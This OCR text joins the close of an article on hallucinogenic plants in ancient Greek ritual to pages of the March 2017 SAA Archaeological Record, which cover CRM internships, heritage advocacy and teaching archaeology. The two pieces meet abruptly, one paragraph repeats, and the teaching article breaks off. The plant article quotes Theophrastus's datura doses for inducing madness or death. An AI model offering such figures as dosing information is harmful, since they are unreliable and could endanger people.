Henbane (*Hyoscyamus Niger*) is mentioned in the Ebers papyrus, and it was also used by Assyrian and Babylonian priests as a powerful hallucinogen. In Greece, treatises written by Xenophon and Dioscordes refer to its intoxicating properties. Datura (*Datura stramonium*) and belladonna (*Atropa belladonna*) were both used in Mesopotamia and Classical Greece.[18]

In a passage from the Odyssey, Homer mentions Circe's famous potion and credits it with the power to change Ulysses' companions into pigs; Ulysses was not affected, thanks to an antidote provided by Hermes. Some authors venture that datura, a substance able to overcome the will and facilitate hypnosis, could have been the key ingredient in this potion. The Greeks had a good knowledge of the effects and dosing of different datura species. For example, Theophrastus provides the following information for *Datura metel:*

> 'Of this three twentieths of an ounce in weight is given, if he is to go mad outright and have delusions; thrice the dose if he is to be permanently insane...four times the dose is given, if the man is to be killed'.[20]

Apollonian and Dionysian rites

At times, psychoactive plants were used as part of more elaborate rituals. For example, in Apollo's Temple at Delphi, on the slopes of Mount Parnassus, the Oracle or Pythia delivered prophesies and oracular statements on future events that would have repercussions on social and political life in Ancient Greece. These predictions seem to have been made when the Oracle was in a trancelike state.

She would prepare by sitting before the chasm or crack from which intoxicating vapours arose, chewing bay leaves, inhaling smoke from a variety of plants, and drinking water from a specific source, after which she would prophesy in an ecstatic trance state.[5] Plutarch also described the effects of a substance, stating:

> the body [of the Pythia]...acquires a temper that seductively brings on sleep...it [the substance relaxes and loosens the chain-like sorrows and tensions of daily cares...it polishes and purifies like a mirror the faculty which is imaginative and receptive to dreams.[21]

Plato and Aristotle describe delirium in a Pythia, and the Stoics point to a state of near rapture called *enthousiasmos*.

Although there is a lack of evidence as to whether or not the Oracle of Delphi consumed some sort of psychotropic substance, some authors have suggested that she chewed bay leaves or a preparation containing opium and datura. Another hypothesis revolves around the inhalation of intoxicating nitrous oxide vapours emanating from a nearby geological fault.

Dionysus, the god of grape harvests and wine, was essentially Apollo's polar opposite. Worship of Dionysus was characterised by the ecstasy with which people expressed their feelings with the help of wine and dancing. Religious rites dedicated to Dionysus were celebrated every two years on Mount Parnassus. Women called maenads participated in the rituals, during which they would enter a religious trance under the intoxicating effect of the wine.

It is said that the maenads ran up to the summit of Mount Parnassus bearing in their hands lit torches and a thyrsus, or rod adorned with grape and ivy leaves. At the summit, they would dance wildly to the sound of the aulos until dropping exhausted to the ground. Mystical intoxication was therefore achieved in this case through wine and dancing. Euripides described wine as follows: "there is no other pharmakon against troubles and to bring sleep; poured as a libation to the gods, it is a god itself".

Conclusions

The peoples of Ancient Greece continued the cultural traditions of the Iron Age and the Bronze Age in their use of sacred plants with hallucinogenic properties. Classical texts, archaeobotanical remains, findings in incense burners, and ritual artefacts all provide evidence of such use. In the Archaic period in Greece, poppies, cannabis, and other plants such as henbane or datura were used for ritual and medicinal purposes.


Conflicts of interest

The author has no conflicts of interest to declare.

References

1. Carod-Artal FJ, Vázquez Cabrera CB. Usos rituales de la semilla de Anadenanthera sp entre los indígenas sudamericanos. Neurología 2007;22:410-415.
2. Carod Artal FJ. Síndromes neurológicos asociados con el consumo de plantas y hongos con componente tóxico (II). Hongos y plantas alucinógenos, micotoxinas y hierbas medicinales. Rev Neurol 2003;36:951-60.
3. Carod-Artal FJ. Alucinógenos en las culturas mesoamericanas precolombinas. Neurología. doi:10.1016/j.nrl.2011.07.003
4. Thorwald J. El alba de la medicina. Barcelona: Bruguera; 1968.
5. García Gual C. Introducción a la Mitología Griega. Madrid: Alianza; 2007.
6. Homero. La Iliada. Madrid: Akal; 1998.
7. Freire Duarte D. Opium and opioids: a brief history. Rev Bras Anestesiol 2005; 55:135-46.
8. Baraka A. Historical aspects of opium. Middle East J Anesthesiol 2000; 15: 423-436.
9. Astyrakaki E, Papaioannou A, Askitopoulou H. References to anesthesia, pain, and analgesia in the Hippocratic Collection. Anesth Analg 2010;110:188-94.
10. Kritikos PG, Papadaki SP. The history of poppy and opium and their expansion in antiquity in the Eastern Mediterranean Area. Bull Narcotics 1967;19:5-10.
11. Russo EB. History of Cannabis and its preparations in Saga, Science, and Sobriquet. Chemistry and Biodiversity 2007; 4:1614-8.
12. Merlin MD. Archaeological evidence for the tradition of psychoactive plant use in the old World. Economic Botany 2003; 57:295-323.


13. Rudenko SI. Frozen tombs of Siberia. The Pazyryk burials of Iron Age horsemen. London: Dent; 1970.
14. Jiang HE, Li X, Zhao YX, Ferguson DK, Hueber F, Bera S, et al. A new insight into Cannabis sativa (Cannabaceae) utilization from 2500-year-old Yanghai Tombs, Xinjiang, China. J Ethnopharmacol 2006;108:414-22.
15. Spathari E. Mitología griega. Atenas: Papadimas Ekdotiki; 2010.
16. Hofmann A, Gordon Wasson R, Ruck C.A.P. El camino a Eleusis. Una solución al enigma de los misterios. México DF: Fondo de Cultura Económica; 1993.
17. Eadie MJ. Convulsive ergotism: epidemics of the serotonin syndrome? Lancet 2003;2:429-34.
18. Becerra Romero D. Las formas habituales de consumir drogas en la Antigüedad a partir de la obra de Porfirio De Abstinencia. Faventia 2006;28:67-78.
19. Wasson, RG; Ruck, CA, Hofmann, A. The Road to Eleusis: Unveiling the Secret of the Mysteries. 1978. New York: Harcourt Brace Jovanovich; 1978.
20. Theophrastus; Sir Arthur Hort, translation. Enquiry into plants and minor works on odours and weather signs. London: W. Heinemann, 1916.
21. Plutarch. De Iside et Osiride. Cambridge: University of Wales Press; 1970.



the SAA archaeological record

March 2017 • Volume 17 • Number 2

Graduate CRM Internships: Necessary Experience and Regional Complexities



Video Games and Archaeology

PART TWO

SOCIETY FOR AMERICAN ARCHAEOLOGY

Conferencia Intercontinental

SAA

Society for American Archaeology

Se han abierto las inscripciones para la largamente esperada tercera Conferencia Intercontinental!

26–29 de abril de 2017
Oaxaca, México
www.saa.org

La Conferencia se llevará a cabo toda en español. Las inscripciones estarán abiertas desde hoy hasta el 14 de Abril de 2017. Hay un número limitado de espacios para inscribirse. Los eventos especiales y la visita a zonas arqueológicas están incluídas en la inscripción, pero cada participante debe anotarse para los eventos al momento de su inscripción a la conferencia.

Si tiene usted dudas o necesita algún apoyo para inscribirse, favor de contactar a Tobi Brimsek en: tobi_brimsek@saa.org

the SAA archaeological record

The Magazine of the Society for American Archaeology
VOLUME 17, NO. 2
MARCH 2017

Incised pebble from the Pentlatch site, in Courtenay, British Columbia. More than 100 of these objects were recovered from the site during Simon Fraser University's archaeological field school in 2016. This project was undertaken in collaboration with K'ómoks First Nation. The Pentlatch site is an inland shell midden located at the junction of two rich salmon rivers on K'ómoks IR No2. The cultural deposits from which these incised pebbles were excavated date from about A.D. 600–800. (Photograph by Robert Muir, permission of K'ómoks First Nation)

the SAA Archaeological record

The Magazine of the Society for American Archaeology
Volume 17, No. 2
March 2017

The SAA Archaeological Record (ISSN 1532-7299) is published five times a year and is edited by Anna Marie Prentiss. Submissions should be sent to Anna Marie Prentiss, anna.prentiss@umontana.edu, Department of Anthropology, The University of Montana, Missoula, MT 59812.

Deadlines for submissions are: December 1 (January), February 1 (March), April 1 (May), August 1 (September), and October 1 (November). Advertising and placement ads should be sent to SAA headquarters, 1111 14th St. NW, Suite 800, Washington, DC 20005.

The SAA Archaeological Record is provided free to members. SAA publishes *The SAA Archaeological Record* as a service to its members and constituencies. SAA, its editors, and staff are not responsible for the content, opinions, and information contained in *The SAA Archaeological Record*. SAA, its editors, and staff disclaim all warranties with regard to such content, opinions, and information published in *The SAA Archaeological Record* by any individual or organization; this disclaimer includes all implied warranties of merchantability and fitness. In no event shall SAA, its editors, and staff be liable for any special, indirect, or consequential damages, or any damages whatsoever resulting from loss of use, data, or profits arising out of or in connection with the use or performance of any content, opinions, or information included in *The SAA Archaeological Record*.

EDITOR'S CORNER

Anna Marie Prentiss

Anna Marie Prentiss is a professor in the Department of Anthropology at the University of Montana.

In 1984, I was a second-year MA student in public archaeology at the University of South Florida. A requirement for finishing my degree was completing an internship within a university, agency, or firm. This eventually took me to the Bureau of Land Management in Wyoming, where I spent about a year and a half conducting fieldwork, writing reports, and even for a short time taking on the job of acting district archaeologist. I learned a lot about what we called section 106 and 110 work in the federal system, and overall it was an incredibly valuable experience for a fledgling archaeologist. Good internships offer real-world learning opportunities that would otherwise be hard to obtain in the classroom. They may also be critical steps toward future employment. It certainly worked out that way for me.

The March issue of the *SAA Archaeological Record* offers a diverse range of contributions that includes a special section on graduate internships in CRM, organized and introduced by Diane Gifford-Gonzalez. Amy Gusick and Peter Robertshaw introduce the internship program developed for the MA in Applied Archaeology degree at California State University, San Bernardino. Byron Loosle describes the DHA-RAI Program within the Bureau of Land Management and the remarkable opportunities it brings for interns. Duane Peter considers the challenges and prospects of internships within the CRM industry. Finally, Paul Schackel reviews the internship program associated with the Master's of Applied Anthropology program at the University of Maryland.

As promised in our November 2016 issue, we deliver Part 2 of our "Video Games in Archaeology" section. Erik Champion, Colleen Morgan, and Tara Copplestone consider a range of issues in game creation, archaeological interpretation, and public education. We also include two additional stand-alone articles in this issue. Crystal Dozier introduces the cognitive development literature from the field of education and considers its utility for teaching archaeology at the college level. She also reminds us to consider joining the Teaching Archaeology Interest Group (TAIG) and to attend the forum on teaching archaeology at the coming meeting in Vancouver. Carmody, Sherwood, and Hoagland draw from paleoethnobotanical research to consider valuable plant foods for a sustainable future.

Finally, we include our two regular columns, the volunteer profile (this time with Chelsea Blackmore) and thoughts from our SAA president, Diane Gifford-Gonzalez. Both offer important information and ideas within this currently challenging sociopolitical environment.

FROM THE PRESIDENT

Diane Gifford-Gonzalez, RPA

In January, SAA joined with the American Cultural Resources Association, American Anthropological Association, and Society for Historical Archaeology in the Leadership Council for the Coalition for American Heritage (CAH). Coordinated by the experienced lobbying firm Cultural Heritage Partners, CAH will be a united voice defending cultural heritage law and policies. See http://cqrcengage.com/coalitionforamericanheritage/home.

In February, SAA also engaged a lobbying firm with extensive experience in environmental and heritage protection, tasked specifically with developing new champions among Republican senators and representatives. We know that cultural heritage protection is not a strictly partisan issue; however, the narrow votes of Senate confirmation hearings convince us that investing in the broadest possible engagement with both sides of congressional aisles is the way forward. Any successes here naturally will facilitate CAH's mission.

SAA's first "Take Action" notices using the home page's new letter-writing portal were distributed February 9, regarding S. 33, the "Improved National Monument Designation Process Act." With 27 Republican cosponsors, the bill proposes altering the Antiquities Act to restrict a president's ability to designate National Monuments on federal lands. It would require Congressional approval for presidential monument designations *and* consent of the state legislatures where proposed monuments are located. S. 33 is yet to leave committee, but we deemed this a good point to demonstrate strong opposition to an array of senators.


Our letter-writing software application allowed members and nonmembers to write to appropriate legislators in a few straightforward steps. Over 750 letters were submitted. Members praised its ease of use. The portal's main page offers a description of the issue and an editable letter template from SAA leadership. No member data from SAA's profiles is used, nor is entered data communicated to SAA. The portal also offers a legislation-tracking option and can identify newspapers near you for writing op-eds.

Nonmembers in our sister organizations, the Council of Affiliated Societies (CoAS) and Council of Councils, will receive Take Action alerts and can use the portal to write to legislators. Please note that SAA did not select the title/gender options this software offers, which are keyed to current congressional formats for responses. The limitations of these choices may cause discomfort among some members, for which we apologize.

The pace of budget hearings and legislation is now picking up. We will be discerning in sending out Action Alerts, but when we do, this is the main event, folks. If you do not like plans to alter heritage protection law or vitiate its implementation in agencies, make your voice heard.[1]

I urge USA members to talk with local avocational archaeological societies about joining CoAS. For $35/yr, CoAS members receive a copy of the *SAA Archaeological Record*, the preliminary annual meeting program, tables of contents of publications, and, now, our monthly Government Affairs Updates. Most importantly in the present political climate, SAA can reach CoAS member societies with Take Action alerts, thereby mobilizing grassroots support for archaeology. If your state or regional professional organization is not yet on the Council of Councils, another distribution mode for alerts, encourage them to do so. See https://ecommerce.saa.org/saa/staticcontent/staticpages/adminDir/affiliates.cfm.

SAA is reestablishing the Government Affairs Network of State Representatives (GANSR) to monitor state legislation paralleling anticipated assaults in Washington. Our California GANSR already alerted us to one such bill targeting CEQA. The map



States with Government Affairs Network Representatives.

shows we have GANSRs in 16 of 50 states. We need better coverage. E-mail david_lindsay@saa.org to volunteer.

On December 13, 2016, the SAA Board voted to support the American Association of University Professors' 1940 Statement of Principles on Academic Freedom and Tenure, requesting AAUP add SAA to their list of endorsers. See https://www.aaup.org/report/1940-statement-principles-academic-freedom-and-tenure.

This is my final president's column. It has been an honor to serve you, and a privilege to work with our dedicated Board of Directors and staff. Special thanks go to Tobi Brimsek for her advice over the last two years. Donn Grenda, Government Affairs Chair and SAA's representative on CAH's Leadership Council, has my deep gratitude for his generosity in stepping up to greater responsibilities and his good counsel. A few words about your incoming president: working closely with Susan Chandler on critical decisions over the last six months, I have come to deeply respect her wisdom, humanity, and determination. She has proved a politically astute analyst and constructive team player in developing strategy. In Susan Chandler, SAA will have a wise and steady leader in challenging times, and at her back will be a truly exceptional team working to support SAA's mission and ethics.

Note

1. The Coalition for American Heritage, of which SAA is a member, has a feature for legislative call-ins on their home page.

VOLUNTEER PROFILE

Chelsea Blackmore

When I was asked to do this volunteer profile, I was confused initially. I have never thought about my work with SAA or any other professional organization as volunteering, but instead a logical extension of the work I do and the commitment many of us have to the discipline. But recognizing this work is even more important in the current political climate. Volunteering, regardless of its form, has become increasingly vital as a form of political resistance and of solidarity building within and outside of our profession. The SAA mission statement states that we serve the public interest, and we do so by seeking the widest possible engagement with society in "advancing knowledge and enhancing awareness of the past." We volunteer and engage with the public because we believe that history matters; that visibility of the everyday, of peoples and pasts marginalized and made invisible should be central to what we do. As cochair for the Queer Archaeology Interest Group (QAIG), my focus has been on the diversification of our discipline, not only in how we interpret the past but in the very goals and missions of the society. The establishment of QAIG in 2014 reflected not only a growing interest in queer theory but the need to create all-inclusive spaces for LGBTQI archaeologists, students, communities, and allies. And it is this focus that has shaped my volunteer work not only in QAIG but in the other ways I contribute—from task force membership to the sessions and papers I give. Volunteering and political resistance rooted in archaeology can come in many forms, both in and outside of SAA. Most recently, my own work has been in creating connections and disseminating information online in groups like Archaeologists for a Just Future on Facebook. Established by Barbara Voss prior to the election, the group is "dedicated to activism that fights against specific threats to cultural resources, diversity, and civil liberties," and advocates for the "values of anthropological archaeology in the public sphere through direct engagement with current political developments." Volunteering in these small ways, particularly around issues of equity, has expanded how I think about archaeology's value beyond its traditional focus on cultural heritage and preservation.

The current administration is quickly dismantling the world around us. Many people are feeling fear and insecurities that they had not experienced previously. If our mission is to disseminate knowledge and "to expand understanding and appreciation of humanity's past," we are uniquely situated to effect change. Because our work encompasses a broad view of the past, we can actively counter narratives that deny climate change, that dispute indigenous autonomy, and naturalize racism, homophobia, and misogyny. We can use our work, pre- and postcontact, as a means for public engagement and to dismantle political discussions rooted in ahistorical notions of human behavior and morality. But in serving the public interest, how do we also serve our membership, both in protecting their rights as human beings and as professionals? What responsibilities do we and the SAA have to our colleagues, students, mentors, and friends? As we do this work both in and out of the profession, we need to be acutely aware of ourselves and our privilege(s). This shapes not only how we interact with descendent and stakeholder communities but with those people (our colleagues and students) who are directly affected by the increasingly hostile policies of the new administration.

ARTICLE

IMPROVING TEACHING IN THE ARCHAEOLOGY CLASSROOM

COGNITIVE DEVELOPMENT THEORY APPLICATIONS AND ACTIVE LEARNING PEDAGOGIES

Crystal A. Dozier

Crystal A. Dozier is a graduate teaching assistant and PhD student in the Department of Anthropology at Texas A&M University.

Teaching Archaeology in Higher Education

Instruction at the college level is one of the major career paths for archaeologists. Today, all prospective archaeologists are trained in the classrooms, field schools, and laboratories within institutions of higher learning. Therefore, the responsibility to ensure that future archaeology pushes the boundaries of scientific inquiry, while respecting the humanity behind our study, lies with college instruction. Archaeological training in higher education has two major learning objectives: the development of complex critical thinking skills and the internalization of our discipline-specific knowledge. Archaeological theory, methodology, histories, and ethics are all examples of discipline-specific knowledge. Critical thinking can be understood as the development of the cognitive ability to weigh information from disparate and contradictory sources in a rational, independent manner. The internalization of knowledge is predicated on this ability to distinguish between sources of knowledge, so cognitive complexity lies at the heart of archaeological instructional goals.

The development of cognitive complexity in students seems a daunting task. I argue that an understanding of student cognitive development theory can assist instructors of archaeology to choose pedagogical tools and tasks to maximize cognitive development. In order to do so, I first outline the academic understanding of cognitive complexity, primarily using the reflective judgment model of King and Kitchener (1994). I then demonstrate how this student development theory directly applies to teaching practice by emphasizing the essential role of cognitive dissonance. I argue that active learning practices and an engaged pedagogy help engross students in order to better achieve those goals of cognitive conflict and growth, and I focus on three pedagogical tools that are aligned with the implications of the reflective judgment model. All three are supplemented with examples from the SAA Curriculum Committee's free online teaching resources repository, containing tried and tested syllabi and classroom activities (http://www.saa.org/AbouttheSociety/EducationandOutreach/CurriculumCommitteeResources/tabid/1523/Default.aspx). In conclusion, I find that these practices are easy to embed into the archaeological classroom with forethought and reflection.

Student Cognitive Development in Higher Education

Cognitive complexity within education literature grapples with the increasing complexity in thought from childhood into adulthood. The concept of cognitive development originated with Piaget (1950), which soon propagated an entire field dedicated to understanding student development. Student development theory in higher education was established a little later, with Perry's (1968) study of male students at Harvard; later theories draw heavily from these two resources by characterizing cognitive development in terms of stages, moving from simple acceptance of authority to critical, contextual evaluation of information. Most modern cognitive development theories follow such a trajectory while incorporating more diverse study populations (Love and Guthrie 1999).

For the purposes here, King and Kitchener's (1994) reflective judgment model provides a useful lens for situating the discussion of cognitive complexity, as their foci was the consideration of ill-structured problems. Ill-structured problems are open-ended and have no single correct answer; classic examples include poverty, pollution, or overpopulation, and most questions of archaeological importance can be considered ill-structured (e.g.,

the development of state societies, the adoption/ invention of new technologies, the interpretation of changes in material culture, etc.).

In King and Kitchener's model, students move through stages of different strategies for attacking ill-structured questions. They label these stages broadly as *pre-reflective thinking*, *quasi-reflective thinking*, and *reflective thinking*. Pre-reflective thinkers prefer structured questions and may not recognize that multiple answers are possible. Quasi-reflective thinkers can recognize that multiple perspectives can exist but struggle with supporting their conclusions with properly justified data. Reflective thinkers understand the constructive nature of knowledge and use context, data, and reevaluation to attack ill-structured problems. Students may show differing levels of understanding and complexity depending on the context of the problem at hand, and may show different levels of cognition at the same time. King and Kitchener make a distinction between reflective thinking as a mode of increasing complexity in thought and critical thinking that would be indicative of the optimal type of reflective thinking in the final stages (Torres 2011:11). Cognitive dissonance, the internal conflict between preconception and experience, is essential to reassessing the epistemological assumptions underlying students' thought processes, thus pushing the advance of cognitive complexity.

While King and Kitchener's model is imperfect—although robust in sample size and including traditional and non-students, their study only sampled white midwesterners with high academic aptitude scores—their theories provide useful applications to higher education classrooms. Indeed, reflective practice has been one of the few "deep learning" approaches to learning that has been positively linked to improving students' critical thinking scores (Laird et al. 2014).

While King and Kitchener's model is imperfect—although robust in sample size and including traditional and non-students, their study only sampled white midwesterners with high academic aptitude scores—their theories provide useful applications to higher education classrooms.

Applying Student Cognitive Development to Teaching Practice

King and Kitchener's reflective judgment model (1994) provides several suggestions for promoting students' cognitive complexity in higher education. These suggestions are designed to challenge and support students with ill-structured problems at whichever level they are at (see Wolcott and Lynch 2000). Students understand multiple perspectives through the creation of cognitive dissonance, critical to the development of cognitive complexity. Growing consensus is coalescing around the idea that traditional lecture formats do not engage students fully enough for dissonance to be internalized (Ambrose et al. 2010; Fink 2015; Weimer 2013). Rather, an engaged pedagogy recognizes that active learning activities within and outside the classroom are critical for students to fully engage with ill-structured problems (Freeman et al. 2014). In fact, the incorporation of active learning techniques has been identified as one of the seven principles of teaching archaeology promoted by the Society for American Archaeology's Curriculum Committee (Kamp 2014; Wholey and Nash 2014).

In 2015, the SAA Curriculum Committee set a goal to create an open space to share educational tools based in active learning and tried and tested by instructors in the classroom. This goal materialized in an online repository for archaeological activities and syllabi (http://www.saa.org/AbouttheSociety/EducationandOutreach/CurriculumCommitteeResources/tabid/1523/Default.aspx), with materials submitted by instructors, vetted by the Curriculum Committee, and available to all (McCurdy and Gonlin 2016). In this section I outline several evidence-based pedagogical tools (reflective formats, ill-structured questions, and role-playing activities) for actively engaging students consistent with the implications of cognitive development theory (King and Kitchener 1994), supplemented with examples of activities from the SAA repository that meet these goals. All specific activities referenced can be found in the online repository mentioned above.

Reflective Formats

The use of reflective assessments is perhaps the most direct application of the reflective judgment model. Reflective assessments can be given in a multitude of formats and in many different teaching arenas (Ambrose et al. 2010). They can be deployed as in-class activities (one-minute papers, class journals, discussion posts), within formal assignments (as central or ancillary to activity, within exams), or as separate assignments (journals, portfolios). Such reflective practice does not necessarily need to be written as prose but can take other forms such as information mapping (Toth et al. 2002). Portfolios are gaining prominence in other academic fields, such as engineering, as a comprehensive and reflective mode of assessing student progress (Wade and Yarbrough 1996). A good example from archaeology of an activity that incorporates reflective questions can be seen in the "Applying Excavation Strategies to Case Studies" activity in the SAA Curriculum Committee's

online resources repository. In this activity, students are asked to determine excavation strategies for a variety of case studies, justifying and reflecting on why they chose the specific methods for their example.

Ill-Structured Problems

Ill-structured problems make up the bulk of archaeological study; understanding the actions, motives, and implications of the past from a material record requires cognitive complexity and critical thinking to assess which interpretative lens is most appropriate to analyze archaeological materials. As such, incorporating ill-structured questions into the archaeology classroom is not difficult; however, assessments incorporating ill-structured questions are not easy to develop in a multiple-choice format. To develop students' abilities to cope with such questions, students can be asked to directly wrestle with complex problems. Instructional literature presents ill-structured questions as collaborative learning opportunities that are focused on problem-based learning (e.g., Gallagher et al. 1995). Assessments or activities that directly address ill-structured problems can work within or outside the classroom; a good example from archaeology that incorporates an ill-structured problem (how typologies can/should be created) can be seen in the "Store Typology" activity. In this activity students are asked to create their own typology based on artifacts of their choice at a local store. The challenges and advantages of typologies (their own kind of open-ended problem) are thus explored by students.

Role-Playing Activities

